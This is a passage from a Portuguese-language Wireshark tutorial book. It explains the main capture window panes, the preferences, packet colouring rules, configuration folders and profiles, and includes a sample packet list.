


Figura 3.4 – Selecionando uma interface na qual sua captura de pacotes será realizada.

3. Clique na interface que você quer usar e em **Start** (Iniciar). Dados deverão começar a preencher a janela.
4. Espere aproximadamente um minuto; quando estiver pronto para interromper a captura e visualizar seus dados, clique no botão **Stop** (Parar) no menu suspenso **Capture** (Captura).

Depois de executar esses passos e encerrar o processo de captura, a janela principal do Wireshark deverá estar ativa com dados. Na verdade, você poderá se surpreender com a quantidade de dados que aparecerá, mas tudo começará a fazer sentido rapidamente, à medida que detalharmos a janela principal do Wireshark por partes.

## A janela principal do Wireshark

Você passará a maior parte do tempo na janela principal do Wireshark. É aí que todos os pacotes capturados serão exibidos e divididos em um formato mais compreensível. Usando a captura de pacotes que acabamos de fazer, vamos observar a janela principal do Wireshark, conforme mostrada na Figura 3.5.




Figura 3.5 – A janela principal do Wireshark utiliza um design de três painéis.

Os três painéis na janela principal – Packet List (Lista de pacotes), Packet Details (Detalhes do pacote) e Packet Bytes (Bytes do pacote), de cima para baixo – dependem uns dos outros. Para visualizar os detalhes de um pacote individual no painel Packet Details, você deve inicialmente selecioná-lo no painel Packet List. Ao selecionar uma parte do pacote no painel Packet Details, o painel Packet Bytes exibirá os bytes que correspondem a essa parte.

**NOTA** Observe que a Figura 3.5 lista alguns protocolos diferentes no painel Packet List. Não há nenhuma separação visual entre os protocolos nas diferentes camadas (além daquela oferecida pelo código de cores); todos os pacotes são exibidos à medida que chegam pelos fios.

Eis o que cada painel contém:

**Packet List (Lista de pacotes)** O painel superior exibe uma tabela contendo todos os pacotes do arquivo de captura atual. Esse painel apresenta colunas contendo o número do pacote, o horário relativo em que o pacote foi capturado, a origem e o destino do pacote, o protocolo e algumas informações gerais encontradas nele.

**NOTA** Quando me refiro a tráfego, estou me referindo a todos os pacotes exibidos no painel Packet List. Quando me refiro especificamente ao tráfego DNS, quero dizer pacotes do protocolo DNS no painel Packet List.

**Packet Details (Detalhes do pacote)** O painel do meio contém uma visualização hierárquica de informações sobre um único pacote e pode ser recolhido ou expandido a fim de mostrar todas as informações coletadas sobre o pacote individual.

**Packet Bytes (Bytes do pacote)** O painel inferior – talvez o mais confuso – exibe um

pacote em seu formato bruto, não processado, isto é, mostra a aparência do pacote tal como ele é transmitido. São informações brutas, sem nada para deixá-las mais agradáveis ou para simplificá-las a fim de facilitar sua compreensão. Discutiremos alguns métodos para interpretar esse tipo de dado no Apêndice B.

## Preferências do Wireshark

O Wireshark tem diversas preferências que podem ser personalizadas para atender às suas necessidades. Para acessar as preferências do Wireshark, selecione **Edit** (Editar) no menu suspenso principal e clique em **Preferences** (Preferências). Você verá o diálogo Preferences, que contém diversas opções possíveis de serem personalizadas, como vemos na Figura 3.6.




Figura 3.6 – Você pode personalizar o Wireshark usando as opções do diálogo Preferences (Preferências).

As preferências do Wireshark estão divididas em seis seções principais, além de uma seção Advanced (Avançado).

**Appearance (Aparência)** Essas preferências determinam o modo como o Wireshark apresenta os dados. Você pode alterar a maioria das opções nesse local, de acordo com suas preferências pessoais, incluindo se deseja salvar as posições das janelas, o layout dos três painéis principais, a posição da barra de rolagem e das colunas do painel Packet List, as fontes usadas para exibir os dados capturados e as cores do plano de fundo (background) e do plano principal (foreground).

**Capture (Captura)** Essas preferências permitem especificar opções relacionadas ao modo como os pacotes são capturados, incluindo sua interface default de captura, se o modo promíscuo será usado por default e se o painel Packet List será atualizado em

tempo real.

**Filter Expressions (Expressões de filtros)** Discutiremos mais adiante o modo como o Wireshark permite filtrar o tráfego de acordo com critérios específicos. Essa seção do diálogo Preferences permite criar e administrar esses filtros.

**Name Resolution (Resolução de nomes)** Por meio dessas preferências, você pode ativar recursos do Wireshark que lhe permitem resolver endereços para nomes mais reconhecíveis (incluindo resolução de nomes MAC, de rede e de transporte) e especificar o número máximo de requisições concorrentes para resolução de nomes.

**Protocols (Protocolos)** Essa seção permite manipular opções relacionadas à captura e exibição dos diversos pacotes que o Wireshark é capaz de decodificar. Nem todo protocolo tem preferências configuráveis, mas alguns têm várias opções que podem ser alteradas. É melhor deixar essas opções com seus valores default, a menos que você tenha um motivo específico para alterá-las.

**Statistics (Estatística)** Essa seção oferece algumas opções configuráveis para os recursos estatísticos do Wireshark, que serão discutidos mais detalhadamente no Capítulo 5.

**Advanced (Avançado)** Configurações que não se encaixam perfeitamente em nenhuma das categorias anteriores podem ser encontradas aqui. Editar essas configurações é uma tarefa geralmente feita apenas por usuários mais experientes do Wireshark.

## Código de cores para os pacotes

Se você for minimamente parecido comigo, então é alguém que gosta de objetos brilhantes e cores bonitas. Em caso afirmativo, é provável que você tenha se empolgado ao ver todas as diferentes cores no painel Packet List, como vemos na Figura 3.7 (bem, a figura estará em preto e branco se você estiver lendo a versão impressa deste livro, mas será possível ter uma ideia do que estou falando). Pode parecer que as cores foram atribuídas aleatoriamente a cada pacote, mas não é esse o caso.

27 1.80720	172.16.16.120	172.16.16.255	NSM	92 Name query NB ISATAP<00>
28 2.557340	172.16.16.128	172.16.16.255	NSM	92 Name query NB ISATAP<00>
29 3.005402	172.16.16.128	4.2.2.1	DNS	86 Standard query 0xb6fa PTR 128.16.16.172.in-addr.arpa
30 2.050866	4.2.2.1	172.16.16.128	DNS	162 Standard query response 0xb6fa NO SUCH NAME
31 3.180870	172.16.16.128	157.166.226.25	TCP	66 2912->80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=0
32 3.241650	157.166.226.25	172.16.16.128	TCP	66 80->2918 [SYN, ACK] Seq=0 Ack=1 Win=3840 Len=0 MSS=1406 SACK_PERM=0
33 3.241744	172.16.16.128	157.166.226.25	TCP	54 2918->80 [ACK] Seq=1 Ack=1 Win=10672 Len=0
34 3.241956	172.16.16.128	209.85.225.148	TCP	51 2867->80 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
35 3.242063	172.16.16.128	209.85.225.118	TCP	54 2866->80 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
36 3.242129	172.16.16.128	209.85.225.119	TCP	54 2865->80 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
37 3.242238	172.16.16.128	209.85.225.138	TCP	51 2864->80 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
38 3.242352	172.16.16.128	209.85.225.135	TCP	54 2863->80 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
39 3.242311	172.16.16.128	157.166.226.25	HTTP	604 GET / HTTP/1.1

Figura 3.7 – O código de cores do Wireshark permite identificar rapidamente o protocolo.

Cada pacote é exibido com determinada cor por um motivo. A cor pode refletir o protocolo do pacote e valores específicos dos campos. Por exemplo, todo o tráfego UDP é exibido em azul e todo o tráfego HTTP é apresentado em verde por padrão. O código de cores permite diferenciar rapidamente os diversos protocolos para que não seja necessário ler o campo de protocolo no painel Packet List para cada pacote. Você perceberá que isso reduzirá bastante o tempo necessário para navegar por arquivos de captura grandes.

O Wireshark facilita ver quais cores foram atribuídas a cada protocolo por meio da janela Coloring Rules (Regras para cores), mostrada na Figura 3.8. Para abrir essa janela, selecione **View** (Visualizar) no menu suspenso principal e clique em **Coloring Rules**.

As regras para cores são baseadas nos filtros do Wireshark, que veremos no Capítulo 4. Usando esses filtros, você poderá definir suas próprias regras para as cores e modificar as regras existentes. Por exemplo, para alterar a cor de fundo usada para tráfego HTTP do verde default para a cor lavanda, siga os passos a seguir:

1. Abra o Wireshark e acesse a janela Coloring Rules (**View** **Coloring Rules**, ou **Visualizar** **Regras para cores**).
2. Localize a regra de cor para HTTP na lista de regras para cores e selecione-a clicando uma vez.
3. Você verá as cores do primeiro plano (foreground) e do plano de fundo (background) na parte inferior da tela, como vemos na Figura 3.9.




Figura 3.8 – A janela *Coloring Rules* (Regras para cores) permite visualizar e modificar as cores dos pacotes.




Figura 3.9 – Ao editar um filtro de cor, você poderá modificar as cores tanto de primeiro plano quanto de fundo.

4. Clique no botão **Background (Plano de fundo)**.

5. Selecione a cor que você deseja usar na paleta de cores e clique em **OK**.

6. Clique em **OK** novamente para aceitar as alterações e retornar à janela principal. A interface de usuário deverá ser recarregada automaticamente de modo a refletir o esquema de cores atualizado.

À medida que trabalhar com o Wireshark em sua rede, você começará a perceber que lidará mais com determinados protocolos do que com outros. É nesse caso que os pacotes com código de cores poderão facilitar bastante a sua vida. Por exemplo, se achar que há um servidor DHCP falso em sua rede fornecendo leases IP, você poderá modificar a regra de cores para o protocolo DHCP de modo que este seja exibido na cor amarelo brilhante (ou outra cor facilmente identificável). Isso permitirá que você identifique o tráfego DHCP muito mais rapidamente, deixando a sua análise de pacotes mais eficiente.

**NOTA** Não muito tempo atrás, eu estava discutindo as regras de cores do Wireshark em uma apresentação para um grupo local de estudantes. Um deles se sentiu aliviado ao descobrir que poderia editar as regras de cores porque era daltônico e tinha problemas para distinguir determinados protocolos com base nas cores default. Desse modo, a capacidade de modificar as regras de cores default provê certo grau de acessibilidade.

## Arquivos de configuração

Caso você precise modificar algum dia esses arquivos diretamente, pode ser útil entender em que lugar o Wireshark armazena diversos parâmetros de configuração. Você poderá descobrir a localização dos arquivos de configuração do Wireshark selecionando **Help** (Ajuda) no menu suspenso principal, em seguida **About Wireshark** (Sobre o Wireshark) e clicando na aba **Folders** (Pastas). A Figura 3.10 mostra essa janela.

Os dois locais mais importantes no que diz respeito à personalização do Wireshark são os diretórios de configuração pessoal e global. O diretório de configuração global contém todos os parâmetros default do Wireshark e é o local em que os perfis default armazenam suas configurações. A pasta de configuração pessoal contém parâmetros personalizados e perfis exclusivos de sua conta. Qualquer novo perfil que você criar será armazenado em um subdiretório na pasta de configuração pessoal usando o nome que você fornecer.

A diferença entre os diretórios de configuração global e pessoal é importante, pois qualquer alteração feita nos arquivos de configuração globais afetará todos os usuários do Wireshark em um sistema.




Figura 3.10 – Localizando os arquivos de configuração do Wireshark.

## Perfis de configuração


Depois de conhecer as preferências do Wireshark, talvez você perceba que às vezes usará um conjunto de preferências, mas então, rapidamente, vai querer alternar para outro conjunto a fim de lidar com um cenário diferente. Em vez de fazê-lo reconfigurar manualmente suas preferências sempre que isso ocorrer, o Wireshark introduziu os perfis de configuração, que permitem aos usuários criar conjuntos de preferências e salvá-los.

Um perfil de configuração armazena os seguintes dados:

- Preferências
- Filtros de captura

- Filtros de exibição
- Regras para cores
- Protocolos desativados
- Decodificações forçadas
- Configurações recentes, como tamanhos de painéis, configurações do menu de visualização e largura das colunas
- Tabelas específicas de protocolos, como usuários SNMP e cabeçalhos HTTP personalizados

Para ver a lista de perfis, clique em **Edit** (Editar) no menu suspenso principal e selecione a opção **Configuration Profiles** (Perfis de configuração). De modo alternativo, você pode clicar com o botão direito do mouse na seção de perfis na parte inferior à direita da tela e selecionar a opção **Manage Profiles (Gerenciar perfis)**. Na janela Configuration Profiles, você verá que o Wireshark tem alguns perfis-padrão, incluindo Default, Bluetooth e Classic, mostrados na Figura 3.11. O perfil Latency Investigation (Investigação de latência) é um perfil personalizado que adicionei e está em formato de texto simples, enquanto os perfis globais e default estão em itálico.



*Figura 3.11 – Visualizando os perfis de configuração.*

A janela Configuration Profiles permite criar, copiar, apagar e aplicar perfis de configuração. O processo para a criação de um novo perfil é bem simples.

1. Configure o Wireshark com os parâmetros que você gostaria de salvar em um perfil.
2. Vá até a janela Configuration Profiles clicando em **Edit** (Editar) no menu suspenso principal. Selecione a opção **Configuration Profiles**.
3. Clique no botão de adição (+) e forneça um nome descritivo ao perfil.
4. Clique em **OK**.

Quando quiser mudar de perfil, você poderá acessar a janela Configuration Profiles, clicar no nome do perfil e em seguida em **OK**. Isso pode ser feito mais rapidamente clicando no cabeçalho Profile (Perfil) na parte inferior à direita da janela do Wireshark e selecionando o perfil que você quer usar, como vemos na Figura 3.12.

